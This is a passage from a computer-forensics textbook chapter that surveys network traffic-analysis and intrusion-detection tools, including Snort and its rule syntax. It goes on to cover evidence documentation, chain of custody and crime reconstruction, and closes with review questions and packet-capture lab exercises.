


Figure 2-43 InfiniStream shows various types of charts describing statistics about network traffic.

The following are some of the features of eTrust Network Forensics:

- *Network traffic recording and visualization*: eTrust Network Forensics promiscuously monitors and records network traffic in all seven layers of the OSI stack in real time, and uses advanced visualization tools to create a picture of communication flows to swiftly expose anomalies, illegal connections, and security and network problems.
- *Real-time network data capture*: eTrust Network Forensics promiscuously monitors more than 1,500 protocols and services out of the box, and records network activity in real time into a central database that can be queried, providing a complete view of how network communications are impacting security and availability.
- *Advanced visualization*: eTrust Network Forensics helps administrators detect anomalies or trouble spots by transforming raw network data into actionable knowledge. It generates interactive graphical representations of the series of events representing the propagation of an attack or other suspicious activity.
- *Pattern and content analysis*: eTrust Network Forensics visualizes and depicts abnormal usage, and analyzes e-mails, keywords, images, or other references to reveal improper data exchange or leakage.
- *Communications catalog*: eTrust Network Forensics stores and catalogs network packets in real time into a centralized knowledge base that administrators can query.
- *On-demand incident playback*: On-the-fly session reassembly enables you to quickly associate the communicators based on addresses, domains, protocols, users, hardware vendors, and more.
- *Advanced security investigation*: eTrust Network Forensics uses advanced forensics investigation tools to diagnose network activities, allowing auditors, law enforcement agents, and enterprise security teams




Figure 2-44 eTrust Network Forensics captures and analyzes network traffic in real time.

to efficiently build critical intelligence to uncover anomalies, rebuild crime patterns, and review network asset utilization, architecture, and security policies.

Figure 2-44 shows a screenshot from eTrust Network Forensics.

Tool: ProDiscover Investigator

ProDiscover Investigator investigates disk contents throughout the network. It checks for illegal activity and for compliance with company policies. ProDiscover Investigator can gather evidence for potential use in legal proceedings.

The following are some of the features of ProDiscover Investigator:

- Extracts Internet history
- Utilizes Perl scripts to automate investigation tasks
- Saves travel costs by forensically examining live systems

Figure 2-45 shows a screenshot from ProDiscover Investigator.

Tool: P2 Enterprise Shuttle

P2 Enterprise Shuttle is an enterprise investigation tool that views, acquires, and searches client data wherever it resides in an enterprise. It checks the main communication pass-through for the system as well as the routers and firewalls. P2 Enterprise Shuttle acts as the central repository for all forensic images collected and is integrated with MySQL.




Figure 2-45 ProDiscover Investigator inspects disk contents around the network for illegal content.




Figure 2-46 Show Traffic shows a continuous display of network traffic.

Tool: Show Traffic

Show Traffic monitors network traffic on a user-specified network interface and displays it continuously. It allows a user to find suspicious network traffic or just monitor the traffic flowing through the network interface. Figure 2-46 shows a screenshot from Show Traffic.

Figure 2-47 Network Probe provides a graphical summary of network traffic.

Tool: Network Probe

Network Probe identifies the source of network slowdowns and other problems. It shows who is generating troublesome traffic, and where the traffic is being transmitted to or received from. Figure 2-47 shows a screenshot from Network Probe.

Tool: Snort Intrusion Detection System

Snort is a software-based, real-time network intrusion detection system that notifies an administrator of a potential intrusion attempt. Snort is nonintrusive, is easily configured, and utilizes familiar methods for rule development. Snort has the ability to detect more than 1,100 potential vulnerabilities.

Snort includes the following features:

- Detects, based on pattern matching, threats including buffer overflows, stealth port scans, CGI attacks, SMB probes, NetBIOS queries, port scanners, well-known backdoor and system vulnerabilities, DDoS clients, and many more
- Uses syslog, SMB messages, or a file to alert an administrator
- Develops new rules quickly once the pattern (attack signature) is known for a vulnerability
- Records packets from the offending IP address in a hierarchical directory structure, in human-readable form
- Records the presence of traffic that should not be found on the network

Snort uses the libpcap library, the same library that Tcpdump uses to perform its packet sniffing. Snort decodes all the packets passing through the network to which it is attached, by entering promiscuous mode. Based upon the content of the individual packets and rules defined in the configuration file, Snort generates an alert.

Snort Rules

There are a number of rules that Snort allows a user to write. Each of these Snort rules must describe the following:

- Any violation of the security policy of the company that might be a threat to the security of the company's network and other valuable information
- All the well-known and common attempts to exploit the vulnerabilities in the company's network
- The conditions in which a user thinks that the identity of a network packet is not authentic

Snort rules are written for both protocol analysis and content searching and matching. The rules should be robust, meaning the system should keep a rigid check on the activities taking place in the network, and notify the administrator of any potential intrusion attempt. The rules should also be flexible, meaning that the system must be compatible enough to act immediately and take the necessary remedial measures if there is an intrusion.


There are two basic principles that a user must keep in mind while writing Snort rules. They are as follows:

- *Principle 1*: No written rule should extend beyond a single line, so that the rules are short, precise, and easy to understand.
- *Principle 2*: Each rule should be divided into two logical sections:
  - The rule header, which contains the rule's action, the protocol, the source and destination IP address, the source and destination port information, and the CIDR (classless interdomain routing) block
  - The rule options, which includes alert messages and information about which part of the packet should be inspected to determine whether the rule action should be taken

The following illustrates a sample example of a Snort rule:

Alert tcp any -> 192.168.1.0/24 111
(Content: " | 00 01 86 a5 | " ; msg: "mountd access" ;)

Figure 2-48 shows how Snort fits into a network.



Copyright © by EC-Council
All rights reserved. Reproduction is strictly prohibited

Figure 2-48 Snort is a powerful IDS that allows users to write new rules.

Tool: IDS Policy Manager

The IDS Policy Manager manages Snort IDS sensors in a distributed environment. Users can modify the configuration files using a GUI. Users can manage Snort by merging new rule sets, managing preprocessors, configuring output modules, and securely copying rules to sensors.

The following are some of the features of Snort:

- Ability to update rules via the Web
- Can manage multiple sensors with multiple policy files
- Can upload policy files via SFTP and FTP
- Supports external rule set for BleedingSnort and Snort Community rules
- Can learn details about a signature from popular databases such as CVE, BugTraq, McAfee, and Snort.org Reference

Figures 2-49 and 2-50 show screenshots from IDS Policy Manager.

Documenting the Evidence Gathered on a Network

In any investigation, it is necessary to maintain a chain of custody. In a network investigation, an investigator is required to document the gathered evidence. Documenting the evidence gathered on a network is easy if the network logs are small, as a printout can be taken and tested.

But the process of documenting digital evidence on a network becomes more complex when the evidence is gathered from systems that are in remote locations because of the unavailability of date and time stamps of the related files.




Figure 2-49 IDS Policy Manager allows users to manage multiple Snort policies.




Figure 2-50 Users can view and edit the details of a Snort rule with IDS Policy Manager.

The investigator should document the evidence-gathering process by listing the name of the person who collected the evidence, from where it was collected, the procedure used to collect the evidence, and the reason for collecting the evidence.

If the evidence resides on a remote computer, detailed information about collection and location should be documented. The investigator should specify the server containing the data to avoid confusion.

For documentation and integrity of the document, it is advisable to follow a standard methodology. To support the chain of custody, the investigator should print out screenshots of important items and attach a record of actions taken during the collection process.

Evidence Reconstruction for Investigation

Gathering evidence on a network is cumbersome for the following reasons:

- Evidence is not static and not concentrated at a single point on the network.
- The variety of hardware and software found on the network makes the evidence-gathering process more difficult.

Once the evidence is gathered, it can be used to reconstruct the crime to produce a clearer picture of the crime and identify the missing links in the picture. The following are three fundamentals of reconstruction for investigating a crime:

1. *Temporal analysis*: Temporal analysis produces a sequential event trail, which sheds light on important factors such as what happened and who was involved. Usage patterns, such as a histogram or time grid, can show redundancies and deviations, which can relate to high-priority activity requiring immediate attention.
2. *Relational analysis:* Relational analysis correlates the actions of suspect and victim. Once the relations are determined, it becomes easier to reconstruct the activities. Diagrams, such as association or relational,

can reveal important links. Relational analysis is best suited for a small number of entities, but for a large number, the process becomes complex.

3. *Functional analysis:* Functional analysis provides a description of the possible conditions of a crime. It testifies to the events responsible for a crime in relation to their functionalities. This analysis determines how things actually happened and what factors are responsible. Functional analysis presents the possible pattern of crime and fills in the gaps in the crime picture.

Chapter Summary

- There are two types of network addressing schemes: LAN addressing and Internetwork addressing.
- Sniffing tools are software or hardware that can intercept and log traffic passing over a digital network or part of a network.
- The ARP table of a router comes in handy for investigating network attacks, as the table contains IP addresses associated with the respective MAC addresses.
- The DHCP server maintains a list of recent queries, along with the MAC address and IP address.
- An administrator can configure an IDS to capture network traffic when an alert is generated.

Review Questions

1. Describe the two network addressing schemes.

2. Why was the OSI model developed? What problem did it solve?

3. Describe the two types of Ethernet environments.

4. Describe the functions of the different layers of the OSI model.

5. Describe the different types of DNS poisoning.

6. Why is it difficult to reconstruct evidence for a network investigation?

7. What three types of analysis must an investigator perform during evidence reconstruction?

8. How is the ARP table useful in a network investigation?

_____

_____

Hands-On Projects

1. Perform the following steps:
   - Navigate to Chapter 2 of the Student Resource Center.
   - Install WinDump.
   - Run WinDump in a command shell.
   - View the captured packets (Figure 2-51).




Figure 2-51 WinDump displays details about captured packets.

2. Perform the following steps:
   - Navigate to Chapter 2 of the Student Resource Center.
   - Install and launch Iris Network Traffic Analyzer.

- Click on the green **Go** arrow (Figure 2-52).




Figure 2-52 The **Go** arrow starts traffic capturing.

- After a few minutes, click on the red **Stop** rectangle (Figure 2-53).




Figure 2-53 Hit the **Stop** button once you have acquired enough traffic data.

- Click on the **Protocol Distribution Statistics** button (Figure 2-54).

